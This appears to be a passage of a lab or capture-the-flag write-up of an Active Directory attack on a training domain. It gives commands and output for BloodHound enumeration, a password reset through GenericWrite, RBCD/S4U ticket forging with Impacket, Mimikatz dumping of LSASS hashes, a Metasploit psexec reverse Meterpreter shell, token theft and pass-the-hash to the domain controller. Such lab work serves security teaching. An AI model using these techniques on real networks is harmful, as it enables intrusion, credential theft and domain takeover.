
Mode                LastWriteTime         Length Name
----                -
-a-----         5/28/2025   2:09 AM             36 dev.txt

*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> cat dev.txt
Flag for initial access to vdt.local
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop>
```


4.3. Privilege Escalation

Step 1: Discovery

- **Objective:** We'll use the BloodHound tool to map out all permissions available to users, groups, and so on in this Active Directory. BloodHound leverages standard Windows and AD protocols such as LDAP (to query AD for user, GPO, OU information and their attributes), SMB (to enumerate shares, analyze GPO files, etc.), RPC (to run remote commands and gather low-level data from Windows machines like local group membership, session enumeration, WMI execution), and DNS (to resolve domains and IPs, discover domain controllers, etc.). You can upload SharpHound (a C#-compiled .exe that runs on Windows) to the target or run bloodhound-python (a cross-platform Python script) from your attacker machine for discovery. Here, we'll use bloodhound-python because it's cross-platform, fileless, and harder to detect than SharpHound.



- Explanation:** We can see that dev01 has GenericWrite rights over service_admin, which means we can modify any attribute on that target object including adding a “member” entry to a group or setting a ServicePrincipalName on the user to generate a crackable hash. After extracting the hash, we clean up the ServicePrincipalName to maintain stealth. Additionally, service_admin has WriteDACL rights, meaning we can abuse this to configure WS01 for Resource-Based Constrained Delegation (RBCD).



Step 2: Authenticate as admin_service

- Objective:** Changing password of user admin_service to get access

- **Command:** Set-ADAccountPassword -Identity admin_service -NewPassword \$NewPassword -Reset -Server dc01.vdt.local

```
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> $NewPassword = ConvertTo-SecureString "RBCDmasterP@ss1!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> Set-ADAccountPassword -Identity admin_service -NewPassword $NewPassword -Reset -Server dc01.vdt.local
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> |
```

- After successfully changing the password, we can access to WS01 with admin_service

4.4. Privilege Escalation to Local Admin

On Constrained Delegation:

A common example involves a web server and a database server, where a user wants to access the database through the web server.

S4U2Proxy:

- The user authenticates to the web server by presenting a Service Ticket (ST).
- When the web server needs to access the database on behalf of that user, it must “impersonate” the user to the database.
- To do this, the web server sends a special TGS request to the Domain Controller (DC), asking for a new ST that authorizes the web server to access the database as that user.
- The web server includes the user’s original ST in this request.
- The DC checks whether the web server is allowed to delegate for that user and whether the user’s ST is marked forwardable.
- If everything is valid, the DC issues a new ST that effectively says, “User X is accessing the database,” even though the request came from the web server.

S4U2Self with Protocol Transition:

- What if the user originally logged in to the web server using a protocol other than Kerberos (e.g., NTLM)? The web server doesn’t have a Kerberos ST to send in the S4U2Proxy flow.
- S4U2Self lets a specially privileged service request a Kerberos ST for itself **as** the user.
- In other words, the web server asks the DC, “Please give me a Kerberos ticket for me, but under the identity of User X.”
- That ticket will only be forwardable if constrained delegation was configured to allow “Protocol Transition.”
- Protocol Transition allows a service to obtain a Kerberos ticket for a user who originally authenticated by a different protocol.

Resource-Based Constrained Delegation (RBCD):

- RBCD works similarly but is configured on the **resource** (e.g., the database server) instead of on the web server.

- The resource object in AD maintains a list of trusted services that are permitted to delegate to it.
- Because the configuration lives on the resource side, the DC server itself decides which services may present delegated requests.

S4U Abuse:

- Request a ticket from the DC to impersonate Administrator

```
[*] (WSL) zsh cgk \pumpkin
[~/Desktop/Viettel/VDOT_2025/AD]
> getST.py -spn cifs/ws01.vdt.local -impersonate Administrator 'vdt.local/admin_service:RBCDmasterP@ss1!' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
```

- We have obtained an ST/TGS ticket for the Administrator account, and upon inspection it has the “forwardable” flag set. This makes it eligible for S4U abuse.

```
[*] (WSL) zsh cgk \pumpkin
[~/Desktop/Viettel/VDOT_2025/AD]
> describeTicket.py Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
02/06/25 23:55

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key : 47a91d8ee5ea40b75a06fe3615a69dd0
[*] User Name : Administrator
[*] User Realm : vdt.local
[*] Service Name : cifs/ws01.vdt.local
[*] Service Realm : VDT.LOCAL
[*] Start Time : 02/06/2025 23:55:45 PM
[*] End Time : 03/06/2025 09:55:45 AM
[*] RenewTill : 03/06/2025 23:55:45 PM
[*] Flags : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : R6kdjuxQQLdaBv42Faad0A==
[*] Kerberos hash : $krb5tgs$18$USER$VDT.LOCAL$*cifs_ws01.vdt.local*$c3133300e3b31cc556cbbee7$4579304a86dd2c36c3d3801fd28825a3307
a2891e0d36f81878f80e2fb2916dde7814dd39134b0629084af1b6c2ce2d6da0f81076c759c9e3408fb74496ba97d45fbc35e00a57290a7381ef1ddac2096b464cdf40c-b0a5b75280
50d62ba8b76ffe9f94cd2584420335f704ac1c8a7f0d9ab6e50fb99014ff4b8d7f3d21e8e31ecc2345845f5d1d87a4e9c15187693541fb7c3b18c6b80d0b6ce2d8b27c3182487c0bd
38f1559b62bed7de9f383d5e8b2f378285e8801d9306e47e7fc25df504184c2256e1a6c8a2711e6c377a1880658f6bf6b51fabca17187502b4e87e102a58a7a497213a68ef58bd4
bd295d5363c51c06e0f326ad9f0b7a1f860a7c09c3ccf6da2dd7dd8e0a0dfe05ad29de11ab850e12996310015c621f960a9b0cc2b6af5e4d543d866986a32e075f285ef6a4dce2b1
47c4958544673f468c3bf71ed5042ca0c45462b765e46039955f59b37b1e2964146fba377c0d05e760d6e6d6fc87b771095d13f0c817e7b130cf5d6d4e11e9a4a09531ffe2b461e30
25c0674c9a8023f37071409a18ebb2b2fc076b5a3c6e8f28a10a3a2190fcd7df4e806c1008e8a3546b2b110cf4ad20e86387407ffec755ea3751b98599c9e373b1f63dc62c64f6d8
596370fce54a88b99918750343096eb17cb51d9d223319101b8b66ec0892af53d834c7bbb9cf1e4b6fa46f9295c54a28032e861f134aedf6e88a162ebbfbe5eb441db0845100cd754
58f492e9179db5e98dee93b7a9cee440c66bb5a6115637164fb86f2404109d2b4f0832c8fc7ef3e1362f1820e85b95c152029a7d7ae4e676959067b6d821ef9a8d310264d6c947f01
7e3783f2a0a5908b8dc65045d4dc0f63884013298ef3f07d5da4dc86eeba57e4257f87c3dd1234c5bb3f1e83d9e691be77955290f9488802d9ca0b28803e5f6db2279b236243e897
87d4965f9cc8725daa8a74d153f1499f68998efb83c8c34b9dd08020e9debfd4a084eae2c57dd884c135132acab299d5543d158af106c33c13658ec9a963188884fc2296b1cf4
de2af48edf1a3e8ae5b13bb1b3f0f1b8478b029f7c0aad2fb5d28cb1746bae17abca7cd022e19cf44a1286ccbf76fe44231400a38db73b7420a69a86fb461fb6bb29c088535c69
381bd03f48abe1de05f7e48702eb3510fde1048edd393624c142a46edda5c207ca7cd1dbdf212a9dd1e74e22c253b4b1bbba0446434bf79a6e202dbd5c4709dc491f6664d8d368bc
cd9ee56679ecd8396df89541220f73638f79bb9faf1c52c2f07f8c34343d9dcfde6d4bccbf3618f057952f23e23b3652dec6ae156e68428a1d674cc497523640a196dc5170b52491
30953e8a5a3a75d409a5d990ded81e931ef0032172c64a4a82af3fa9c14351a6d7faeb870e3b61bf039336263765b99e68be2b906c14f59392c69e016a79916d60b8a6fa23431b8
17df4e62e0763715d4b9ac313a67e8450fa9032339f613a8dfe8d95df98c0db1e01e7432637ef0a2ba60b495c0c16104bb755686dd3cbad02751ae9451f0e12e273c5e6e0aa914
2b46fed4ab23e5c9896f877631e9f83b13a2328c74cc205e04f4291c0f04de6a95a48565caf6e60d4b48c445b0b96ddee815f5c09e452bf4810d92f084313f4fa246759b59d082325
93f50f24ab68acd39127e1d0c884179248f5170e9cceb662596000a601040fba22426724bcac513bb4d43e2f91d78b1de629ff5e76e0bc210f7d423cbfdb57329ec8e709f35e763
907c49eb9b1dc3c6773c9b633bdcea3f0b653d27c229c25100d99830b5b6129e79c48a77b714945465532294f86b157314ff71641f19ffe30f6bfba3207818f7194ed

[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : cifs/ws01.vdt.local
[*] Service Realm : VDT.LOCAL
[*] Encryption type : aes256_cts_hmac_sha1_96 (etype 18)
[*] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

- Perform cleanup, reset delegation after successfully request ticket

```
[*] (WSL) zsh cgk \pumpkin
[~/Desktop/Viettel/VDOT_2025/AD]
> rbcd.py 'vdt.local/admin_service:RBCDmasterP@ss1!' -action remove -delegate-from 'admin_service' -delegate-to 'WS01$' -dc-ip 192.168.198.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*] admin_service (S-1-5-21-300591061-149275173-2848870365-1106)
[*] Delegation rights modified successfully!
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
```

- Additionally, if we obtain a ticket for a high-privilege account on the Domain Controller (e.g., one granted DCSync rights), we can dump the DC's hashes using Impacket's secretsdump.py tool. We'll cover that in the next section.

- Finally, using that ticket, we gain a SYSTEM-privileged shell on WS01.

4.5. Post-Exploitation

2.1. Dump LSASS.exe

Mimikatz

- **LSASS.exe** is a critical Windows process that stores authentication data for logged-in users (e.g., NTLM hashes, Kerberos tickets, and sometimes plaintext passwords if WDigest is enabled). We will dump LSASS.exe using the WDigest tool.
- **Mimikatz** is a versatile tool that can extract sensitive information—such as in-memory passwords, NTLM hashes, and Kerberos tickets—from LSASS.
- We run mimikatz with the `sekurlsa::logonpasswords` module to pull all authentication data (hashes, tickets, and any cleartext passwords) for every user currently or recently logged in, directly from LSASS memory.

```
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit > C:\Windows\Temp\lsass.txt
C:\Users\admin_service\Temp>
type C:\Windows\Temp\lsass.txt
C:\Users\admin_service\Temp>
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 395712 (00000000:000609c0)
Session : Interactive from 1
User Name : Administrator
Domain : VDT
Logon Server : DC01
Logon Time : 6/3/2025 12:49:57 AM
SID : S-1-5-21-300591061-149275173-2848870365-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : VDT
* LM : 49d58563113416eb9c5014ae4718a7ee
* NTLM : 41291269bf30dc4c9270a8b888e3bbe9
* SHA1 : 556ece6a5d0e5d231e09e553a49dbf94afb523ea
```

Incognito

- In addition to credential hashes stored in the logon session, LSASS.exe also holds access tokens—the core of Windows Single Sign-On. These tokens contain a user's identity and privileges once they've successfully logged in. Whenever a user launches a process, the system creates a copy of their access token and assigns it to that process so it runs under the user's rights.

- Incognito leverages Windows APIs to duplicate an access token and attach it to another process or thread. If the source token belongs to a Domain Admin, we can steal that token from memory and instantly escalate to Domain Admin privileges.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/psexec) >> run rhost=ws01.vdt.local username=Administrator
password=password smb::auth=kerberos domaincontrollerrhost=192.168.198.10 smb::rhostname=ws01.vdt.local
l domain=vdt.local smb::Krb5Ccname=/home/pumpkin/Desktop/Viettel/VDT_2025/AD/Administrator@cifs_ws01.v
dt.local@VDT.LOCAL.ccach
[*] Started reverse TCP handler on 172.21.154.241:4444
[*] 192.168.198.13:445 - Connecting to the server ...
[*] 192.168.198.13:445 - Authenticating to 192.168.198.13:445\vdtd.local as user 'Administrator' ...
[*] 192.168.198.13:445 - Loaded a credential from ticket file: /home/pumpkin/Desktop/Viettel/VDT_2025/
AD/Administrator@cifs_ws01.vdt.local@VDT.LOCAL.ccach
[*] 192.168.198.13:445 - Selecting PowerShell target
[*] 192.168.198.13:445 - Executing the payload ...
[+] 192.168.198.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (203846 bytes) to 172.21.154.13
[*] Meterpreter session 3 opened (172.21.154.241:4444 -> 172.21.154.13:52871) at 2025-06-04 16:18:33 +
0700

(Meterpreter 3)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 3)(C:\Windows\system32) > systeminfo
[-] Unknown command: systeminfo. Did you mean sysinfo? Run the help command for more details.
(Meterpreter 3)(C:\Windows\system32) > sysinfo
Computer      : WS01
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : VDT
Logged On Users : 2
Meterpreter   : x64/windows
(Meterpreter 3)(C:\Windows\system32) > |
```

- Load the incognito module. After examining the list of tokens, we're lucky to find the VDT\Administrator account in the Domain Admins group. This likely means the administrator had previously logged into WS01 (for example via RDP or SMB).

```
(Meterpreter 3)(C:\Windows\system32) > load incognito
Loading extension incognito ... Success.
(Meterpreter 3)(C:\Windows\system32) > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VDT\Administrator

Impersonation Tokens Available
=====
No tokens available

(Meterpreter 3)(C:\Windows\system32) > |
```

- Perform token theft and escalate to Domain Admins.

```
(Meterpreter 3)(C:\Windows\system32) > impersonate_token "VDT\Administrator"
[+] Delegation token available
[+] Successfully impersonated user VDT\Administrator
(Meterpreter 3)(C:\Windows\system32) > getuid
Server username: VDT\Administrator
(Meterpreter 3)(C:\Windows\system32) > cat \\DC01.vdt.local\C$\Users\Administrator\Desktop\root.txt
(Meterpreter 3)(C:\Windows\system32) > |
```

4.6. Domain Compromise

Pass the Hash

- Most modern remote-access tools support Pass-the-Hash, which allows authentication using only an NTLM hash (or an LM hash on very old systems) without needing the original plaintext password.
- We'll use evil-winrm to remotely access DC01 as the Administrator user and successfully take over the entire Active Directory environment.

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> evil-winrm -i 192.168.198.10 -u Administrator -H 41291269bf30dc4c9270a8b888e3bbe9

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrator\Documents> whoami
vdt\administrator
*Evil-WinRM* PS C:\Users\administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\administrator\Desktop> dir

Directory: C:\Users\administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          5/29/2025  10:48 AM             25 root.txt

*Evil-WinRM* PS C:\Users\administrator\Desktop> type root.txt
root flag he. he. he. he.
*Evil-WinRM* PS C:\Users\administrator\Desktop> |
```